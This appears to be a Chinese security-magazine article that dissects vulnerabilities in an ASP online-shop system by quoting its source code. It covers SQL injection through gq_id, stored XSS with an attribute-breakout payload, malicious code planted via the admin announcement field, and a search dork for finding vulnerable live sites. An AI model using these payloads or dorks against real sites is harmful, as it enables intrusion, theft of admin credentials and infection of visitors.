


图1　官方对安全性的说明

一、系统安全防御简介

系统对一些常见的页面中的参数都是进行了处理，这里以文件goodsview.asp来具体说明，比如goodsview.asp中的商品参数bjxGid的处理过程代码，如下所示：

```
<%if IsNumeric(request.QueryString("bjxGid"))=False then
response.write("<script>alert(""非法访问!"");location.href=""index.asp"";</script>")
response.end
end if
dim id
bjxGid=request.QueryString("bjxGid")
if not isinteger(bjxGid) then
response.write"<script>alert(""非法访问!"");location.href=""index.asp"";</script>"
end if%>
```

参数**bjxGid**在通过request.QueryString获得数据后，就直接调用函数IsNumeric来判断参数是否是一个数字，如果不是数字，那么就弹出对话框，显示“非法访问”，同时跳转到首页index.asp中去。

虽然上面的判断非常简单，但是完全杜绝了任何漏洞，只要参数的值不是为一个数字，系统就出错，并跳转首页。比如我们在bjxGid后面添加一个单引号，那么马上就有一个对话框弹出来，说明是一个非法访问，如图2所示。




图2　对参数的过滤

对于商品都是有一个评论的功能，这里对于评论的可输入数据，程序员都做了相应的转换，代码如下：

```
<%
....省略代码
rs("pinglunname")=HTMLEncode(trim(request("pinglunname")))  //评论人姓名
rs("pingluntitle")=HTMLEncode(trim(request("pingluntitle")))  //评论名称
rs("pingluncontent")=HTMLEncode(trim(request("pingluncontent")))  //评论内容
rs("ip")=Request.servervariables("REMOTE_ADDR")  //评论人的IP地址
rs("pinglundate")=now()  //评论的时间
rs("shenhe")=1
rs.update
rs.close
.........省略代码
rs.update
rs.close
set rs=nothing
response.Write "<script language=javascript>alert('您的评论已成功提交!');history.go(-1);</script>"
response.End
end if
%>
```

上面的评论显示的数据为6个，其中三个是我们可以输入的，一个是我们选择的，比如我在里面都输入123后，不仅显示了123的数据，同时还显示了评论的时间和我的IP地址，如图3所示。




图3　评论的显示

上面对于一般的评论人，可输入的数据为pinglunname、pingluntitle、pingluncontent，他们都是先将两边空格过滤后，调用HTMLEncode函数，下面来看看该函数的代码：

```
//Rem 过滤HTML代码
function HTMLEncode(fString)
if not isnull(fString) then
    fString = replace(fString, ">", "&gt;")
    fString = replace(fString, "<", "&lt;")
    fString = Replace(fString, CHR(32), " ")
```

```
        fString = Replace(fString, CHR(9), " ")
        fString = Replace(fString, CHR(34), "&quot;")
        fString = Replace(fString, CHR(39), "&#39;")
        fString = Replace(fString, CHR(13), "")
        fString = Replace(fString, CHR(10) & CHR(10), "</P><P> ")
        fString = Replace(fString, CHR(10), "<BR> ")
        'fString=ChkBadWords(fString)
        HTMLEncode = fString
    else
        HTMLEncode=fstring
    end if
    end function
```

这个函数把我们需要跨站的HTML关键字符都给过滤了，所以利用他们来跨站是不可能了。但是，这里我们仍然有机会进行跨站，就是变量ip没有过滤，所以我们可以通过先抓包，然后修改数据包中ip变量的内容，从而达到注入、跨站等攻击的目的，显然这个方法比较麻烦，这里我就不详细介绍这个方法了，在去年的第8期中已经详细的介绍过该入侵方法的技巧，更为主要的是这个漏洞在整个系统漏洞中只是一个鸡肋，故不详细介绍。

二、SQL 注入漏洞分析与利用

这个系统的注入漏洞还是普遍存在，不过大部分都是鸡肋漏洞，利用很麻烦，而gongqiu_view.asp中提供的参数**gq_id**则是菜鸟们最大的福音了，这个参数是在URL栏中，但却没有过滤，所以这里我们可以利用工具来进行注入攻击，下面就是存在漏洞的代码：

```
    ……………省略代码
    <a href=gongqiu_view.asp?gq_id=<%=rs("gq_id")%> >
    //参数gq_id出现在URL中
    …………………省略代码
    gq_id=request("gq_id")  //获得参数gq_id，没有过滤
            set rs=server.createobject("adodb.recordset")
                    rs.open "select * from bjx_gongqiu where gq_check=1
and gq_id="&gq_id&"",conn,1,3
    //参数没有过滤就进行了数据库查询，导致注入漏洞的出现
                    if rs.eof and rs.bof then
                    response.write "目前没有供求信息！"
                    else
                    rs("gq_hits")=rs("gq_hits")+1
                    rs.update
    ………………………省略代码
    <%set rs2=server.createobject("adodb.recordset)
    rs2.open "select * from bjx_class1 where anclassid="&rs("anclassid"),
conn,1,1
    <a href=gongqiu_view.asp?gq_id=<%=rs("gq_id")%>
```

上面URL中的参数**gq_id**在通过request得到后，没有经过任何的处理就放到了数据库查询语句中，所以出现了经典的注入漏洞。真的是百密一疏，一个如此重要的参数，程序员居然忘记进行数字转换了。

在URL中的gq_id的后面我们输入and 1=1和and 1=2即可判断出漏洞存在，如图4和图5所示。

对于这样明显而又简单的漏洞，这里就不用手工进行注入攻击了，直接交给工具，如图6所示，很




图4　输入and　1=1后返回正常





图5　输入and　1=2后返回错误，说明漏洞存在


图6　得到管理员账号

快的就得到了管理员的密码。

有了密码之后就可登录后台操作了，至于后台的安全性问题，在后面我会详细介绍，其中后台登录页面为admin/login.asp。而要查找这个系统中存在的注入漏洞，可以利用google hack搜索“inurl:gongqiu_view.asp”，这里推荐使用百度，因为百度搜出的这个关键字的结果数据量比谷歌要多很多。在利用工具注入时，还需要注意要在“猜解表名”中添加“bjx_User”，因为工具不自带这个表名。

三、跨站漏洞

对于前台和诸如评论这样比较明显可以输入数据的地方，程序员都进行了相应的HTML转换。但是在进行会员注册时，程序员却忽略了对参数的HTML转化过滤，导致跨站漏洞出现。实现注册功能的文件是reg.asp，它对会员注册的数据是用以下代码进行处理的：

```
    ………………省略代码
    set rs=server.CreateObject("adodb.recordset")
    rs.open "select * from bjx_User",conn,1,3
    rs.addnew
    rs("username")=trim(request("username"))  //注册用户名
    rs("userpassword")=md5(trim(request("userpassword")),16) //注册的密
码
    rs("useremail")=trim(request("useremail"))  //注册的电子邮件
    rs("Quesion")=trim(request("Quesion"))  //密码问题
    rs("answer")=md5(trim(request("answer")),16)  //密码答案
    rs("userzhenshiname")=trim(request("userzhenshiname"))  //注册用户的
真实名字
    rs("shouhuodizhi")=trim(request("shouhuodizhi"))  //收货地址
    rs("youbian")=trim(request("youbian"))  //邮编
    rs("usertel")=trim(request("usertel"))  //联系电话
    rs("songhuofangshi")=trim(request("songhuofangshi"))  //送货方式
    rs("zhifufangshi")=trim(request("zhifufangshi"))  //付款支持的方式
    rs("adddate")=now()
    rs("lastlogin")=now()
    rs("logins")=1
```

```
rs("reglx")=1
rs("jifen")=0
rs("jiaoyijine")=0
rs("sex")=1
rs("userlastip")=Request.ServerVariables("REMOTE_ADDR")  //注册用户的IP
'rs("dadyname")=trim(request("dadyname"))
'rs("szShi")=trim(request("szShi"))
'rs("MoMname")=trim(request("MoMname"))
'rs("MoMNo")=trim(request("MoMNo"))
'rs("yuchan")=trim(request("yuchan"))
'rs("babysex")=trim(request("babysex"))
'论坛的
    rs("face")="userface/image1.gif"
    Rs("width")=request("width")
    Rs("height")=request("height")
    rs("bbstype")=request("bbstype")
    rs("userclass")="新手上路"
    rs("userWealth")=100
    rs("userEP")=50
    rs("usercP")=50
    rs("lockuser")=0
    Rs("showRe")=1
    rs("userinfo")="||||||||||||||||||||||||||||||||||||"
    rs("usersetting")="1|||0"
    rs("titlepic")="level0.gif"
    rs("usergroupid")=4
rs.update  //进行update更新操作
rs.close
```

上面对于我们客户可以输入的数据我都进行了注释，可以看到除了密码和密码答案系统采用了MD5加密外，其他的参数都是用trim函数过滤了两边的空格就进行了update操作，显然没有对输入的具体数据进行验证，于是就有了跨站漏洞。

这里，我在所有的注册输入框中可以输入跨站代码的地方都输入**<script>alert("XSS")</script>**，注册成功后，进入会员中心的个人资料中，发现并未产生跨站，通过查找源代码发现跨站代码都被双引号屏蔽了，这里我简单列举一下客户端中被屏蔽的代码：

```
…………………省略代码
<td align="right">电子邮件：</td>
<td>
<input name=useremail class="wenbenkuang" type=text value="<script>alert("XSS")</script>@sina.com">
…………………省略代码
<td align="right">真实姓名：</td>
    <td>
        <input name=userzhenshiname class="wenbenkuang" type=text value="<script>alert("XSS")</script>" size="10">
…………………省略代码
<td align="right">详细地址：</td>
    <td>
        <input name=shouhuodizhi type=text class="wenbenkuang" value="<script>alert("XSS")</script>" size="30">
```

可以发现上面被屏蔽的跨站代码都有一个共同点，就是把input标签中的value属性赋值成双引号，所以这里我们只需要转变一下，输入**"><script>alert("XSS")</script><"**后，语句就变成了：<input name=shouhuodizhi type=text class="wenbenkuang" value=""><script>alert("XSS")</script><"" size="30">，那么就可以发生跨站了，如图7所示。

而对于普通会员，还可以发布供求信息，不过这里对供求信息的标题没有进行过滤，是输入跨站代码即可发生跨站，如图8和图9所示。不过这里虽然可以跨站，但是意义不大，因为普通会员发布的供求信息，必须要管理员通过审核才发布，如果存在跨站或挂马的代码，那么管理员是肯定可以发现的，所以价值不大。




图7　发生跨站




图8　主题跨站




图9　发生主题跨站

四、后台安全性

通过注入漏洞，可以很快进入系统的后台。这个后台的功能还算比较强大，但是安全性真的有点惨不忍睹。虽然在上传上是没有漏洞，但是同样可以通过备份来得到webshell，而且对于所有可以输入的地方，系统后台均没有进行任何的安全防护，导致几乎可以输入数据的地方都可以用来挂马。

1、挂马

挂马是这个后台最失败的地方，也从中可以看出程序员对安全方面的理解很肤浅。这个系统后台可以输入数据的地方基本上就可以用来跨站，所以有非常多的漏洞，这里我以系统的公告功能来具体说明后台中存在挂马的漏洞，代码如下：

```
<%
function HTMLEncode2(fString)
    fString = Replace(fString, CHR(13), "")
    fString = Replace(fString, CHR(10) & CHR(10), "</P><P>")
    fString = Replace(fString, CHR(10), "<BR>")
    HTMLEncode2 = fString
end function
dim action
action=request.QueryString("action")  //获得输入的数据
select case action
case "savegongao"  //如果是，保存公告
set rs=server.CreateObject("adodb.recordset")
rs.open "select gonggao from BJX_config",conn,1,3
rs("gonggao")=trim(request("gonggao"))  //去掉公告两边的空格
rs.update  //将公告进行更新
set rs=nothing
response.Write "<script language=javascript>alert('公告修改成功!');history.go(-1);</script>"
response.End
end select
%>
```

上面的代码非常简单，先是通过action判断系统是否需要进行保存公告，如果是就获得公告的内容，再去除两边空格后就进行update更新操作。这里我想程序员开始也是想过滤公告中的数据，不然他也不可能在程序的一开头就编写了HTMLEncode2函数，但是遗憾的是这个函数并没有在后面中的公告数据中应用，应该是程序员马虎了事给忘记了。




图10　输入挂马代码

我们直接在上面输入挂马代码即可，如图10所示，进入首页后就可以看见已经发生挂马了，如图11所示。

